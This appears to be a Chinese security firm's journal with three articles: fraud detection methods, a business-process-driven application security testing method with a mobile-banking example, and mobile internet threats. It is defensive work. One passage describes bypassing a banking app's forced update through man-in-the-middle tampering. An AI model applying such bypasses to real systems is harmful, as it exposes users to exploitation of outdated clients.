盗号洗号：在经济利益驱使下，恶意用户使用木马等手段盗取帐号后，使用程序或者手工的方式，批量对盗取的帐号和密码的有效性进行检测，然后将账户内的资金转移。

扫号撞库：恶意用户在盗取了某网站的帐号密码信息后，使用这些数据再尝试登录其他网站，因为很多用户在各大网站设置的密码都相同，所以此方法可获得大量有效帐号密码。

垃圾信息：网上存在大量网络水军，受雇于网络公关公司，为他人发帖回帖造势，以发帖量来获取报酬，严重影响网站的正常运营。

抓取数据：很多网站为了商业目的，会使用程序批量抓取竞争对手的数据，例如商旅网站会抓取竞争对手的机票价格；文学网站会抓取其他网站的原创作品。

漏洞扫描：网络上存在大量未授权扫描行为，其中有些来自于蠕虫，也有些来自恶意用户，这些扫描会产生大量网络流量，可能会严重影响网速和网站稳定性。

点击欺诈：很多网站会开展投票或者点击广告赚金币的业务，有人为了拉选票，使用自动化程序，进行大量投票，这些行为会严重违反投票结果的公平性。

三．异常检测原理

1. 设备指纹

客户端生成一个唯一的 ID，此 ID 与客户端硬件绑定，用户访问时和其他业务数据一起提交给服务端，服务端保存有客户端 ID 与用户的历史映射关系。当系统检测到当前某一客户端 ID 与大量用户存在绑定关系，即某用户在同一台电脑上操作大量帐号，则增加异常行为的判定分数。

2. 地理位置

分析平台会记录每次操作的来源 IP，识别归属地，当系统检测到某次交易的来源 IP 归属地和历史数据偏差较大时，则增加异常行为的判定分数。

3. 历史交易

分析平台会记录每次操作的时间、金额等信息，当系统检测到某次交易的数据与历史数据偏差较大时，则增加异常行为的判定分数。

4. 用户属性

分析平台会记录并分析用户的 IP、手机号、电子邮箱等信息，当系统检测到多个用户使用相同的手机号等信息时，则增加异常行为的判定分数。

5. 用户画像

分析平台会记录用户访问时的键盘敲击频率、鼠标移动速度，点击位置偏好等信息，当系统检测到某次交易的用户画像和数据库中不符时，则增加异常行为的判定分数。

6. 代理检测

分析平台维护一张代理服务器 IP 列表，数据从互联网获取和定期更新，并可以在业内分享。当系统检测到某次交易的 IP 与代理服务器列表匹配，则增加异常行为的判定分数。原因是正常用户使用代理服务器进行交易的情况不多见，很多情况下用户使用代理服务器的目的是隐藏自己。

7. 失信名单


分析平台维护一张失信名单，包含频繁产生欺诈行为的设备 ID、收货地址等信息，此列表可以在业内进行分享。当系统检测到某次交易的信息与失信名单中数据匹配，则增加异常行为的判定分数。

四 . 数据采集方式

8. 应用程序日志

分析平台在 Web 服务器上采集应用程序日志，其中包含用户属性、业务操作等信息，例如登录帐号、源 IP、sessionid、操作结果等。

记录和保存应用程序日志可以使用 log4 开发框架，支持 Java、.Net、PHP 等多种主流语言，可以配置记录级别，输出格式和输出容器，如下图所示。




优点：此方法方便灵活，除了处理当前数据外，还可以处理任意历史数据。

缺点：由于需要采集应用程序日志，可能需要增加系统开发工作量。

9.javascript 代码

需要在关键网页中引入 javascript 脚本，作用是将登录帐号、源 IP、订单信息等关键数据通过 ajax 请求发送到分析平台的接口，采集过程中不会影响用户的页面显示和业务操作。




优点：数据收集灵活，不需要改动应用程序代码，对访问者追踪准确。

缺点：植入的 javascript 脚本可能会增加浏览器负荷。

10. 流量镜像

在核心交换机上配置端口镜像，将所有用户访问数据发送到分析平台。




优点: 数据采集方便，获取的原始用户访问数据，跨域监测方便。

缺点：建设初期成本较高，需要对大量数据进行实时处理。

五．数据处理流程


分析平台可以根据自己的实际情况，选择前面提到的三种方法之一，来采集访问数据，数据处理流程如下图所示：



分析平台首先对采集到的数据进行清洗，筛选出需要的部分，然后将数据放入消息队列，以减缓系统处理压力。实时计算模块从消息队列中取出数据后进行分析，并将分析的结果存入数据库，最终运营人员可以通过控制面板查看到分析结果，进行下一步操作，例如取消一笔异常交易订单，将检测到的恶意 IP 加入防火墙阻断列表。

六．交易异常判定

为了降低误报率，使用打分制判定交易异常，某次交易过程如下图所示：



用户提交订单后，分析平台会获取订单相关数据，例如订单金额、支付方式等，进行订单跟踪；当用户为订单支付时，分析平台会获取支付相关数据，例如卡号、支付结果等，进行支付跟踪。通过对整个交易过程中多个环节的数据分析，系统会进行评分，商户可以根据系统评分来判定此交易是否是异常交易。例如异常指数大于 90 时，系统建议拒绝订单；小于 10 时，系统建议通过订单。商户最终进行判定后，分析平台会获取订单结果，进行学习改进，为后续评分进行指导。

参考文献

1. 张昊：大数据风控与反欺诈平台
2. 罗启武：大规模日志的实时安全分析
3. 陈洋：反机器人行为系统漫谈
4. 蒋韬：跨国交易平台的风控和反欺诈技术

基于业务分析的应用安全综合测试

北京分公司 赵波

面对敏感度较高且复杂的应用系统，渗透测试因人员技能水平差异、时间因素制约、业务功能复杂等因素较难发现业务逻辑缺陷及安全设计绕过方面的问题，而源代码审计效率成为快速迭代的互联网时代应用的瓶颈。单纯地依赖工具审计，业务逻辑缺陷、非授权访问与操作等问题无法发现且确认误报也会带来不小的人力开销。本文提出基于业务分析的综合应用测试，是以业务分析为基础，针对应用层面，采用多种测试手段综合分析的一种测试方法。以应用系统的使用者视角，利用业务流程分析的方法剖析交互细节并在数据全生命周期过程进行跟踪与安全分析，最终发现存在的安全问题。

一．引言

提到应用安全测试，通常采用黑盒或者白盒方式开展。针对敏感度较高的系统会采用黑盒与白盒相结合的方式，尽可能全面地发现存在的安全隐患。安全行业内黑盒安全测试多指渗透测试，渗透测试具有高效、准确发现漏洞的优点，有商业化的综合测试工具辅助，有专业的国际化研究组织（如：OWASP、WASC 等）的威胁分析与测试方法论的研究。但由于渗透测试人员技能水平差异、时间因素制约、业务功能复杂等因素较难发现业务逻辑缺陷及安全设计绕过方面的问题。虽然通过引入白盒的源代码审计工作可评估关键功能的安全设计，发现存在的缺陷，但针对复杂系统源代码审计，审计效率成为快速迭代的互联网时代应用的瓶颈。单纯地依赖工具审计，业务逻辑缺陷、非授权访问与操作等问题无法发现且确认误报也会带来不小的人力开销。因此，本文提出基于业务分析的综合应用测试，本测试方法有如下特点。

• 结合业务流程分析、渗透测试、源代码审计方法的综合测试

• 测试工作松耦合，可根据业务实际情况进行组合或消减。如业务功能分析 + 渗透测试组合、业务功能 + 源代码审计组合、渗透测试 + 源代码审计组合等

• 以业务功能为主线，绘制交互时序图，最小交互单位为一次“请求 - 响应”

• 以使用者角度分析业务功能交互过程，重要功能重点关注，相似功能抽样分析

• 渗透测试思路用于威胁构建、测试用例导出及源代码审计问题确认

• 源代码审计思路用于参数跟踪、安全设计健壮性分析、业务逻辑分析及配合渗透测试快速发现问题

• 参考自动化扫描结果，重点发现密码管理、资源未正确释放、SQL 字符串拼接等人工完成效率较低的问题


• 除了应用层面漏洞还能了解当前应用功能、面临的安全威胁、已有防护机制及防护效果

二 · 介绍

“基于业务分析的应用安全综合测试方法”从命名中可以看出是以业务分析为基础，针对应用层面，采用多种测试手段综合分析的一种测试方法。此方法是一种正向的测试方法，此处描述的正向方法是相对于通过漏洞指纹反向构建完整攻击路径的思路。正向体现在以应用系统的使用者视角，利用业务流程分析的方法剖析交互细节并对数据全生命周期过程进行跟踪与安全分析，最终发现存在的安全问题。

2.1 基本思路

国际标准化组织对业务流程定义是指一组将输入转化为输出的相互关联或相互作用的活动。简单理解：流程就是一组活动。如下图所示，一个流程包含若干相互关联相互作用的活动，每一个活动都会有输入输出的过程。



将业务流程分解为活动，识别活动中的输入输出，并通过文档化或软件化工具进行描述和记录即可达到综合测试的前提。

举例：网站搜索功能流程分析

活动一：从本地 cookie 中获取访问本域需要的信息，如：会话 ID；

活动二：用户在搜索框中输入需要搜索的关键字；

活动三：客户端 JavaScript 构造查询 get 请求；

活动四：通讯层传递请求；


活动五：服务端获取搜索关键字，由搜索模块进行数据库查询并完成返回数据格式化处理；

活动六：通讯层返回搜索结果数据；

活动七：客户端 JavaScript 获取并在页面中显示数据；

活动八：客户端将必要的数据保存在客户端本地。

上表中的举例仅将一个业务功能分解为活动，要完成应用综合测试需要更深入的分析。下图从 java 类层面分解二次加密流程的活动，每次活动基本可对应到处理函数，到了函数层面便可清晰地识别输入输出和其中的安全控制措施。



基于上述分析可以开展相关的安全测试，分析及测试过程中需要文档工具对测试过程进行详细记录，记录的关键信息包括：时序图、步骤描述、风险识别、控制措施、控制目标及发现的问题和修复建议。

综上所述，基于业务流程分析的应用安全综合测试从选择关键流程分解入手，分析其活动具有的安全风险及防范风险所采取的安全措施，判断各项功能的安全措施是否符合为实现安全目标所要达到的安全要求。主要关注两个方面：安全措施是否有缺失、安全措施是否有效，最终提出对现有流程的安全建议，对流程进行客观评价。

2.2 实施过程


2.2.1 范围确定

安全综合测试范围选择采用关键流程重点分析结合简单相似流程简化分析思路，在开展综合测试之前需要对测试对象的功能进行全面的梳理，建议至少梳理到二级菜单。功能梳理完成后，需要确定关键流程并识别简单流程与关键流程逻辑相似的流程（下文简称：简单相似流程）。

关键流程和简单相似流程梳理完成后，即可开始具体的测试工作，针对每一个关键流程需要制定独立测试记录表，相似功能共同使用同一张表单。相似功能与关键功能记录表的区别可根据测试人员需求进行自定义，简单的做法就是不绘制关键流程中的时序图，因为简单所以不需要时序图辅助记忆，因为相似所以可不重复绘制。

2.2.2 安全测试

综合安全测试的主要过程包括流程分解，绘制时序图，交互描述，风险识别、控制措施分析和问题识别。外部引入数据包括功能梳理文档，OWASP/WASC 规范，常见问题集，详细设计方案及自动化工具审计结果。主要测试工具包括人工渗透测试、源代码人工审计、威胁识别、人员访谈及专家建议等。



综合测试从业务梳理开始，只要业务功能梳理全面，测试的覆盖度便可得到保证。对关键流程和相似简单流程的区分是为提高效率，将有限的测试时间放到关键业务流程，同时又不完全忽略其他功能，关键与相似简单的平衡点需要根据测试实际情况进行平衡。

流程分解与交互描述是关键过程，流程分解的最小交互对象要到文件级别（这里的文件包含具体的类和函数），交互要到分解每一次请求 / 回复 “request-response”，并在时序图或描述中记录发送的参数与参数值，返回数据重点记录与发送数据有关的数据。

风险识别可利用风险列表导入、威胁建模、安全测试用例或专家意见方式导出。

下表为安全测试点，具体到一次请求 / 回复还要结合业务功能导出合理的风险点。

如银行账户余额查询，可能的分先点包括利用权限控制缺陷越权查看他人余额信息，利用 SQL 拼接缺陷实现 SQL 注入，利用错误处理缺陷得到承载环境信息等。

数据验证										会话管理			授权			
跨站脚本	SQL注入	命令执行	代码注入	XML注入	SSI注入	XPATH注入	URL注入	文件上传漏洞	cookie注入	会话固定	会话变量泄露	CSRF	绕过授权模式	提权测试	路径遍历	业务逻辑

配置管理						认证							控件		
基础配置管理	应用管理界面	HTTP方法	SSL/TLS	应用配置管理	过期备份页面	认真模式绕过	用户枚举	暴力破解	竞争条件	图形验证码	密码修改点	密码重置缺陷	注销登录	客户端分析	键盘窃听

安全控制措施与风险点相对应，如导出的风险点是非授权访问，对应的安全控制措施可以是采用会话机制，从会话中获取查询依据。安全控制措施的确认可以采用黑盒或白盒的方式。黑盒高效直观，白盒深入详细。针对过滤型的防护措施通过白盒能够深入的分析是否存在绕过的可能性。21 页左表为部分通用控制措施，可用于理解控制措施，也可转化为安全需求。

控制措施	第一级	第二级	第三级	描述
身份鉴别	登录认证	验证码		登录过程有图形验证码保护，防止自动化程序暴力猜解
				验证码复杂度符合要求，防止 OCR 工具自动识别
				验证码在使用过一次后自动刷新且使用后立即失效
				验证码应在被保护的操作进行前来验证（无验证或无效验证）
		认证实现		先校验验证码，再检查用户名，最后比对密码的密文
				具备用户注销功能，用户注销时应清理了当前用户会话
				具备用户注销功能，用户注销时应清理了当前用户会话
				统一用户名和密码错误提示，降低账号、密码被猜解的风险
访问控制	系统内访问控制	会话管理		系统通过身份鉴别方式实现会话的建立
				系统身份鉴别过程会话标识验证仅在服务器端实现
				认证过程中对于用户名错误和密码错误提示相同
				系统在通过身份鉴别后必须分配新的会话标识，不使用未认证前的标识，即会话不能被复用
				系统不容许使用相同的 user ID 进行同时重复的登录，即用户账号不能被复用
				系统应指定用户会话的空闲时间，当超出此时间，用户的所有操作必须重新由系统进行身份鉴别，否则自动终止会话，空闲时间为 10 分钟
				会话标识应当采用随机且唯一的不可预测的散列值
				会话标识字符串推荐 128 位长，避免暴力散列攻击
				系统禁止通过 Get 参数传递会话标识值，即使是在客户端 Cookie 被禁止的情况下也应如此
				系统验证客户端数据同时应对会话标识进行验证
				系统应对页面来源进行检测，严格限制页面间的前后访问继承关系，对于重要过程可通过标识的方法进行控制
				系统限制页面访问来源时，通过设置页面令牌散列的方式判断
				系统使用 Cookie 时，设置 Cookie 的 Secure 属性，不在非 SSL 通道中传输 cookie 值
数据安全	输入与输出	数据输入		在客户端应对客户信息进行格式和类型检测
				在服务器端应对关键客户信息进行格式和类型的检测
				通过全局过滤器或过滤函数对 SQL 注入、命令注入及跨站脚本攻击常见的敏感字符进行过滤或全角转换
				以白名单形式指定允许上传的扩展名；以黑名单形式指定禁止上传的文件名
				针对下载模块应过滤掉 ../ 敏感字符
				针对关键操作应采用 token 与表单一起提交方式避免 CSRF 并确保 token 生成安全性
		数据输出		涉及权限的数据返回，应以会话中保存的用户标识为依据进行查询后再返回到客户端
				返回数据时，对 htmL、JavaScript 相关的标签进行转义处理

问题的识别一方面针对已导出的风险点的进一步确认，另一方面来自在实际测试过程中发现的风险点之外的问题。采用的方法主要为黑盒渗透测试、白盒源代码审计和基于指纹特征的自动化扫描工具。


修复建议是针对发现的问题提出修复建议，建议会结合测试系统已有安全设计，力争最小化修改量。针对可复用的代码模块可提供参考代码，帮助开发人员快速修复。

三．演示

某银行手机银行基于业务分析的应用安全综合测试

• 第一步：功能梳理

从用户角度对手机银行功能进行梳理，至少梳理到二级菜单。其中灰色底纹为本次项目测试覆盖的功能。



• 第二步：范围确定

与客户确定关键流程并通过表单进行记

录，简单相似功能有单独的表单进行记录。考虑到项目管理需要也可将具体的测试功能安排测试责任人。

手机银行关键流程分析

表格名称：银行关键流程范围选择　　绘制时间：
表格编号：　　页面信息：前页：1/总页数：

	签约	使用					终止
	开通	登录	查询	交易	维护	退出	撤销
关键流程	首次启动	登录认证	账户详情	转账初始化	账户管理-激活		注销
	自助注册	密码重置	列表	行内转账			
			交易明细				
			我的账号				

• 安全测试

1、每一个关键流程使用一张表记录，步骤列是对流程中活动的描述，描述可根据当前操作页面进行总结或从交互数据中的操作 ID 或交易 ID 等字段猜测。如果追求准确性就需要相关开发文档或开发团队支持了。

2、时序图采用 Rational Rose 或 starUML 工具绘制，尽量细化到每一次输入 / 输出中的参数层面。

3、描述部分是对图中输入 / 输出的文字描述和主要重点关注的信息的描述，此部分信息和时序图的绘制会借助 Web 代理软件，建议将一个关键活动的交互过程进行保存，以便信息不完整时进行补充。


4、识别风险可利用风险列表导入、威胁建模、安全测试用例或专家意见方式导出，此过程会因测试人员经验水平不同或参考依据不同有所差异，可通过交叉意见和专家意见方式尽量完善。

5、控制措施可针对风险分析对应的控制措施。

6、控制目标部分可不作为重点，此目标主要作为控制措施的健壮性评价依据。

7、问题确认主要采用黑盒方式，对确实存在完整攻击路径的问题进行记录，攻击路径不完整的问题进行风险提示。

下图为“首次启动”手机银行的流程图，此流程相对简单，只进行版本检测和公告下载。手机银行客户端根据服务器的返回值判断是“强制更新”还是“可选更新”。如果攻击者想使用存在缺陷版本低客户端可构建中间人环境篡改返回值绕过强制更新。只要服务端不采取强制技术手段屏蔽低版本客户端，就一直可以使用低版本。



四 . 总结

基于业务分析的应用安全综合测试只是将现有的分析和测试方法进行组合，通过相对标准化的实施规范和支撑文档确保测试覆盖度和测试深度，并可在测试工期较短或工期变更的情况下灵活的调整测试范围和测试方法，以便顺利开展测试工作。

移动互联网面临的安全威胁及防护思路

广州分公司 连森 俞琛

本文描述了移动互联网安全现状，以针对移动互联网的 DDoS 安全事件为切入点，从移动互联网面临的安全威胁、可采用的安全防护措施开展分析，并提出了相应防护建议。

引言

移动互联网 (Mobile Internet，简称 MI) 是一种通过智能终端，采用移动无线通信方式获取业务和服务的新兴业务，主要包含终端、管道（宽带无线接入）和云端三个层面。

• 终端层包括智能手机、平板电脑等移动设备，以及各类型 APP 应用与服务

• 管道层包括 LTE(长期演进，4G 通信技术标准之一)、VoLTE 等宽带无线网络传输层关键技术

• 云端层包括采用云技术实现语音、视频、媒体服务、储存终端用户资料和服务器信息的云平台

本文尝试从移动互联网遭受的 DDoS 攻击事件为切入点，描述移动互联网技术演进与变化趋势、拆解相应安全事件，分析移动互联网的信息安全特点。通过分解移动互联网的三个要素：终端、管道、云端，分析其面临的安全威胁、可采用的安全防护措施，并提出笔者考虑的相应防护建议。

一．移动互联网安全现状

伴随着宽带无线接入技术和智能终端技术的演进与变化，人们迫切希望能够随时随地从互联网获取信息和服务，移动互联网应运而生并迅猛发展，不仅网络接入速率快速提高，而且出现终端智能化、移动应用 APP 化、服务端云化的变化趋势。然而，移动互联网在智能终端、接入网络、应用服务安全与隐私保护等方面还面临着严峻的挑战。

1.1 移动互联网变化趋势

•4G 移动通信网络逐渐普及：LTE 长期演进技术 (Long Term Evolution)，是在 3GPP 的 R8 版本中引入的无线网络新标准，按照理论计算，在 20MHz 带宽下，TD-LTE 的最大下行速率为 326Mbps (4x4 MIMO)，最大上行速率为 86Mbps (没有 MIMO)。




图 1 无线通信网络技术演进图




图 2 2014 年 Q1-Q4 移动智能终端用户上网环境分布图

• 终端智能化：智能终端的处理性能高速增长，甚至达到了普通 PC 的性能，且随着智能家电的普及，此类设备更加智能化，底层系统都是采用 Linux 或 Windows 系统，用户可通过 4G 网络或 WIFI 网络直接访问及管理。

• 应用 APP 化：随着智能终端普及，移动应用快速增加，覆盖众多生活相关领域，以其体积小巧获取方便而被称为 “APP 应用”。

• 服务端云化：这是从 PC 时代到后 PC 时代，从互联网时代到后互联网时代过程当中的一个转变。出行、旅游、医疗、教育、餐饮、金融等与生活密切相关的细分领域应用纷纷涌现，随之而来的用户规模快速增长，以互联网金融行业为例，移动第三方支付的用户规模增长迅猛，为支撑大规模用户与相应大数据分析，应用服务端采取云技术构建云平台成为趋势。

图 3 2014 年移动金融行业用户规模及增长率

1.2 移动互联网安全事件

2015 年以来，针对移动互联网的木马僵尸网络攻击频发，发生攻击数量明显增加，新增长的攻击源主要是 4G LTE 网络中的移动智能终端，攻击特点是攻击突发流量高，位置溯源难度大。

依据 2014 年度全年 CNCERT（国家互联网应急中心）网络僵尸木马运行监测情况来看，红色区域是僵木蠕程序感染量最多的地




图 4 CNCERT 全国僵尸木马监测情况分布




图 5 针对移动互联网的 DDoS 攻击事件过程




图 6 APP 应用安全趋势分析

区，排名前三位的分别是广东省、山东省和江苏省。

通过对多省 DDoS 事件进行溯源分析，攻击主要是由于僵尸主机造成，此类僵尸主机大多是智能终端，比如智能电子监控设备、家庭路由器等设备。

二．安全威胁分析

2.1 终端：智能终端、移动应用安全威胁

• 智能终端面临的安全威胁

智能终端的操作系统主要分为 IOS、Android 两大阵营，一个以优美的界面、统一的交互设计、赏心悦目的交互体验让人爱不释手；一个以丰富的内容、开放的系统、多样的应用令人砰然心动。因此，带来的病毒与恶意代码等安全威胁日益突出，据 CNCERT 2013 年统计，针对智能终端的恶意程序较往年增长 3.3 倍，其中针对 Android 平台的恶意程序占 99.5%。

•APP 应用安全威胁

开放平台的安全威胁主要来自两点：一方面是开放性允许开发者对其进行定制开发，由于开发者中鱼龙混杂，对开发的质量和安全性缺乏统一的监管和控制，无法保障自身的安全性。另一方面是 APP 应用审核机制不健全，由于没有任何机构对这些应用进行审核和监管，其应用的安全可靠性无法保障。

按照恶意程序行为属性统计，恶意扣费类数量仍居第一位，占 72%，其次是资费消耗类（占 15%）、系统破坏类（占 3%）和隐私窃取类（占 3.2%），与用户经济利益密切相关的恶意扣费类和资费消耗类恶意程序占总数的 85% 以上，表明黑客在制作恶意程序时带有明显的逐利倾向。

2.2 管道：网络安全威胁

结合当前主流 4G 网络技术演进现状，从 4G 核心网、VoLTE 两方面进行安全威胁分析。

4G 核心网面临的安全威胁

LTE 网络扁平化、承载 IP 化带来便利的同时也导致 LTE 网络中的攻击更加容易实现。面临的主要安全风险主要包括智能终端化带

来的攻击，扁平化的网络结构导致数据传输过程不可靠，终端可直接攻击核心设备，承载 IP 化使得设备被攻击的可能性及容易性更大。

1、扁平化网络结构引入的安全风险

缺少对在回传网上的数据的保护，数据存在泄露风险；IP 承载的语音易被窃听；来自终端和 eNodeB 的攻击可以直达 EPC，导致信令风暴和业务拥塞。同时为了扩展 LTE 网络覆盖范围和 LTE-A 容量，目前广泛采用小基站的移动网络，此类网络从本质上是较不安全的，原因是这些被部署在街巷中的小基站很容易被接触到，造成链路 / 设备层易受到攻击，因为街道级别的小基站很容易被不法设备调包，攻击者可通过该方法直接访问 MME，从而访问整个 4G 核心网。

2、承载 IP 化引入的安全风险

无连接以及开放的 IP 网络使得攻击更加容易，面对的主要威胁是身份欺骗和 DDoS；相对于 E1/T1 链路，IP 化的物理接口很容易获得。

VoLTE 面临的安全威胁

